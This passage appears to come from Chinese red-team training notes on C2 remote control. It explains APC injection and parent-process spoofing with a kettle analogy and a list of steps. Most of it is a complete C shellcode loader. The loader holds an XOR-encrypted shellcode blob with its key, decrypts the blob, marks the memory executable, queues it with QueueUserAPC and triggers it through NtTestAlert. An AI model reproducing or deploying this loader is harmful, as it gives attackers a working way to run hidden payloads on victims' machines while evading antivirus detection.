

```


进程镂空演示案例。











3.2 C2远控-红队技能-APC注入&进程欺骗



- 1 APC全称为Asynchronous Procedure Call，叫异步过程调用，
- 2 是指函数在特定线程中被异步执行，在操作系统中是并发机制。
- 3 同步调用：
- 4 我们需要去烧水，首先我们先去需要给水壶添水，然后将水壶连接上电之后，然后加热，等水烧开了然后取水，在烧水的等待的时间中，我们不去做任何事情。这就是同步。
- 5 异步调用：
- 6 就是我们在烧水的等待的过程中去干一些其他的事情，比如玩手机，打扫卫生等等。
- 7 1、获取父进程PID
- 8 2、获取当前进程权限
- 9 3、创建并分配写入内存
- 10 4、写入SC并APC进行调用
- 11 APC注入 配合进程注入实现父进程欺骗



```

1 #include <windows.h>
2
3 typedef DWORD(WINAPI* pntTestAlert)();
4
5
6 void ApcLoader() {
7

```

8

```
char encryptedShellcode[] =
```

```
"\x84\x21\xe2\x8b\x94\x81\xbb\x65\x63\x40\x12\x14\x12\x15\x73\x7a\x60\x7e\x07\xaa\x0c\x29\xe4\x36\x09\x3b\xee\x31\x58\x1b\xce\x01\x65\x69\xa0\x44\x66\x7e\x77\xde\x2b\x25\x29\x58\xba\x2d\x52\x80\xff\x79\x32\x39\x23\x07\x16\x77\xf7\xb1\x64\x20\x6e\xa5\x8b\x9e\x37\x22\x11\x1b\xce\x01\x65\xaa\x69\x0a\x7e\x37\xa8\x0f\xe0\x17\x7c\x62\x71\x10\x11\xc\b\xd3\xcd\x53\x45\x21\x63\xb3\xf6\x42\x1f\x21\x60\xbf\x34\xe2\x3b\x7d\x27\xcb\x13\x65\x1a\x44\xf1\xc8\x60\x7e\xc9\xb1\x28\xea\x5b\xec\x21\x72\xb3\x2e\x71\x9a\x0d\x62\x85\x8d\x6a\xf7\xff\x3b\x39\x68\xa0\x57\x84\x1c\x82\x29\x60\x0c\x77\x4d\x16\x7c\xf0\x5e\xee\x6e\x72\xf3\x29\x45\x26\x65\xb9\x15\x24\xe8\x4c\x1b\x01\xd8\x05\x3d\x62\x37\xe6\x77\xf3\x6d\xe9\x27\x65\xb9\x32\x3d\x22\x18\x0d\x1c\x09\x04\x79\x6a\x6f\x77\x6c\x30\xea\x8d\x4f\x25\x3b\x8c\x85\x3b\x01\x0a\x1f\x1b\xce\x33\xc2\x79\xc9\xc9\x87\x34\x0b\x6f\x2d\xd7\x04\x0c\x0d\x29\x3d\x20\x27\x45\x60\x7d\x7f\xbf\xd0\x34\xe0\x90\x2e\xde\x25\x04\x43\x64\xbf\x86\x0d\x62\x8c\x69\x1a\xe4\x7b\x07\xb8\x24\x50\xa6\x25\x39\x32\x35\x22\xfa\x69\x13\x2a\xe2\xde\xfe\xdd\x45\x6c\x30\xe0\xa0\x2e\xdc\xec\x69\x65\x63\x0d\x62\x8c\x12\x14\x60\x7a\x5c\x35\x77\x29\x28\xdb\x38\xed\xf6\xb5\x9a\xb6\xab\x0a\x1e\x1b\xcc\xe0\x63\x07\xe4\x7f\xf1\xb1\x2c\x5e\xad\x3b\x1b\x65\x61\x00\xd7\x17\x01\x04\x9b\xc0\x63\x18\x0d\x87\xbc\x29\xe6\xa2\x21\xf0\xa6\x33\x2a\x59\x1a\x1b\xcc\xd0\x63\xbf\xec\x7f\xbf\xa9\x9e\x90\x9b\x96\x3e\x54\xaa\x12\x01\x04\xe9\x68\x27\x33\x4d\xc9\xe3\xfd\xa9\x6e\xea\xf9\x68\x73\x65\x2b\xbf\x9c\x4a\xd7\xc9\x20\x2b\x36\xdd\xe5\x91\x8d\x60\x6f\x64\x81\xd1\x9a\x9c\xbf\x7c\x07\x05\x1c\x4d\x2b\x7f\xad\x93\x3c\xf0\x1e\xea\x55\x1e\xb3\x47\x77\x86\x2b\x9e\x9e\xc5\x11\x76\x70\xb5\x46\xf2\x4b\x39\x86\xac\xfa\x41\xcf\x5f\x45\xf9\xaa\xa\x3e\xed\xba\xa0\xa0\xbb\x4c\x79\x81\x13\x22\xb7\x01\x46\x73\xb2\x8b\x6a\xf3\xfa\x27\x59\x65\xab\x15\x9c\x9d\x24\xf2\xa1\xc6\xbd\xda\x0e\x49\x7a\x6f\x85\x87\x45\x74\x58\x53\x44\x1b\x39\x0e\x04\x01\x10\x53\x53\x28\x0c\x3a\x3a\x29\x3f\x24\x0e\x1e\x18\x06\x16\x50\x0a\x0e\x02\x14\x08\x07\x0c\x01\x2c\x36\x7e\x73\x08\x72\x62\x73\x16\x0f\x56\x59\x5a\x4f\x33\x00\x1d\x01\x0c\x37\x20\x65\x1d\x11\x01\x1d\x18\x06\x0d\x58\x3d\x13\x06\x00\x0c\x1d\x11\x4c\x75\x7d\x75\x68\x65\x63\x64\x7f\x73\x0f\x43\x2c\x2f\x3a\x37\x40\x7e\x6f\x63\xa6\xc9\xfe\x6e\xae\xd5\x4e\xba\x72\x28\x53\xcb\xf2\x92\xda\x14\x1f\x13\xdf\x13\x21\x28\x17\x54\x90\xf0\x2e\x70\x43\x7d\xae\xc8\xdc\xa5\x7c\xac\xa8\xc2\x28\xc4\x54\x8f\x06\xc3\xe4\x2a\xdf\x6a\xbd\x9a\x6c\x16\xad\x30\x43\x59\xba\xf0\xc3\x16\x4b\xcc\xe2\x23\x54\x34\x7f\xf7\x91\xfa\xbc\xc8\xd6\xd5\x82\x2c\xcd\x76\xbe\x78\xf0\x80\x93\xb5\x80\x3b\xb9\xd6\x7f\x81\x3b\xf8\xee\x55\x97\x11\xa9\xda\x73\x2a\x1c\xd0\x4e\xc7\xa1\xa2\x20\x84\x73\x13\xc5\x93\x4e\x4b\xd7\x4e\x9b\xe2\xc1\x04\x04\xee\xd8\x62\xad\x4c\x43\xbf\x7d\x70\x3f\xac\x05\x06\x74\x61\x68\xe2\x50\xf1\x1e\xfe\x8e\xe5\x3d\xf8\x68\xbc\x24\xbf\xfb\xeb\xe2\x92\x28\x69\x19\xea\x19\x46\xdb\x0c\x58\x89\xd7\xb9\xa5\x56\xfd\xf7\x8d\x3c\xf8\x42\xa4\xbe\x65\xbc\x92\x4f\x34\x9c\x42\x6d\xd0\xb4\x45\x8b\x10\xe3\xc9\x16\x59\x44\x37\xd1\x8d\x3c\xd0\xbb\x0c\x2b\xbf\xd5\xa7\x2c\x78\x43\xe5\xa7\x24\x48\xa9\x45\x60\x95\xc6\x83\x94\x2e\x96\xb4\x27\x55\xa0\xc9\x65\x63\x00\x53\x04\xeb\x45\x31\x2b\x36\x77\x8f\x38\x69\x61\x6f\x25\xd3\x2b\xc1\x30\xa5\xac\x90\x1b\xd6\x72\x78\x7e\xbf\xd1\x30\xe0\x90\x27\xed\xb3\x32\xdd\x63\x60\x53\x45\x1a\xcc\xd8\x6a\x8c\x24\xa0\xf1\x8b\x9e\xba\x2c\xea\xb7\x45\xe6\x80\x27\xf3\x35\xce\x26\x63\x37\xf5\xb3\xb8\x1c\xb6\x37\x3c\x31\x3b\x60\x63\x40\x53\x45\x03\x86\xc9\xb4\xcb\xc9\xc9\x49\x50\x53\x41\x55\x5f\x4b\x4b\x52\x73\x6a\x6b\x62\x71\x10\x2b\x21\x66\x53\x92";
```

9

```
// 定义解密所用的密钥
```

11

```
char key[] = "xiaodisec@SESE!+666";
```

13

```

14 // 定义一个与加密shellcode大小相同的数组用于存储解密后的shellcode
15 unsigned char shellcode[sizeof encryptedShellcode];
16
17 // 获取密钥的长度
18 int keylength = strlen(key);
19
20 // 遍历加密的shellcode，并使用异或操作进行解密，将结果存储在shellcode数组中
21 for (int i = 0; i < sizeof encryptedShellcode; i++) {
22     shellcode[i] = encryptedShellcode[i] ^ key[i % keylength];
23 }
24
25
26 // 修改 shellcode 所在内存区域的保护属性，允许执行
27 DWORD oldProtect;
28 VirtualProtect((LPVOID)shellcode, sizeof(shellcode), PAGE_EXECUTE_READWRITE,
29 &oldProtect);
30
31 /*
32 获取NtTestAlert函数地址，因为它是一个内部函数.无法直接通过函数名调用
33 这个函数用于检查当前线程的 APC (Asynchronous Procedure Call, 异步过程调用) 队列，如
34 果队列中有挂起的用户模式 APC 请求，NtTestAlert 将触发它们的执行
35 */
36 pNtTestAlert NtTestAlert = (pNtTestAlert)
37 (GetProcAddress(GetModuleHandleA("ntdll"), "NtTestAlert"));
38
39 // 向当前线程的异步过程调用(APC)队列添加一个执行shellcode的任务
40 QueueUserAPC((PAPCFUNC)(PTHREAD_START_ROUTINE)(LPVOID)shellcode,
41 GetCurrentThread(), NULL);
42
43 //调用NtTestAlert，触发 APC 队列中的任务执行（即执行 shellcode）
44 NtTestAlert();
45 }
46
47 void main() {
48     ApcLoader();
49 }

```

APC注入演示案例。

